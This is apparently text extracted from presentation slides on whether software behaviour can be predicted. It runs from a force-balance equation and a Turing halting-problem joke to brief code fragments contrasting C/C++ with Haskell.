



OH. I
SHOULD'VE
GUESSED.

DEAR, IF YOU
DON'T KNOW
THE ANSWER,
JUST TELL
HIM!








$$\sum_i \vec{F}_i = \vec{0}$$


A diagram illustrating the vector sum of three forces. It shows a red triangle with three arrows forming a closed loop, representing the equation $\sum_i \vec{F}_i = \vec{0}$. The triangle is oriented with one vertex at the top and two at the bottom, with arrows indicating a clockwise path.

So...

Can you predict software?




Alan “Party Pooper” Turing

*Thou shalt not decide the
halting behavior of a program.*



while $P(x)$

What can we do?



`*p++ = read();`



C/C++




Haskell



